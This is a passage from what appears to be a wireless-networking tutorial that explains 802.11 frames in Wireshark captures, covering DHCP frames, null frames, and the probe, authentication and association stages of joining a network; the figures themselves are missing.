
Frame 2 - The DHCP request sent by the client to the AP:



Frame 3 - Both packets 2 and 3 may look similar, however they differ slightly. Notice the FromDS and ToDS bits; FromDS is set to 1 and ToDS is set to 0 in the following screenshot (ToDS is 1 and FromDS was 0 in the previous one). This means that the AP resent the DHCP request into the wireless network (because of the destination address: 255.255.255.255).




Frame 4 - The DHCP server at 172.16.0.254 gave the IP 172.16.0.5 to the client:




3.4.1.2 Null frame

File: null-data-packet

Null frames consist of only MAC headers and FCS and are used by STA to indicate they are going into power saving mode. Notice the Power management bit set in the following capture:




And here is the ACK frame for this packet:



3.5 Interacting with Networks

The following module will explain the different steps taken to connect and transmit data on a wireless network.

The following diagram illustrates the stages involved in connecting to a network:



We can separate the process into 3 main parts:

- **Probe**
  1. The STA first sends a probe on all channels to find the AP
  2. The APs in range answers the probe request.
- **Authentication**
  1. The Station authenticates to the AP; by default to the one with the best signal
  2. The authentication process occurs (the length of the process varies).
  3. The AP sends a response to the authentication.
- **Association**
  1. The STA sends an association request.
  2. The AP sends an association response
  3. The STA can communicate with the network.

After this process is completed, data can be exchanged on the network.


Note: For WPA encryption, another phase, key exchange and verification happens before being able to use the network (just after association).

3.5.1 Probe

File: probe-req-resp

A Probe is the first stage in connecting to a wireless network. In this phase, the card (drivers) searches for an AP.

The following diagram illustrates the process:




3.5.1.1 Wireshark capture


File: probe-req-resp

- **AP:** 00:12:BF:12:32:29
- **ESSID:** Appart
- **STA:** 00:15:6D:10:11:05


The first packet is a network beacon; the network name is “Appart” (unencrypted), is on channel 3 and is in 802.11b mode (1, 2, 5.5 and 11Mbit are supported).



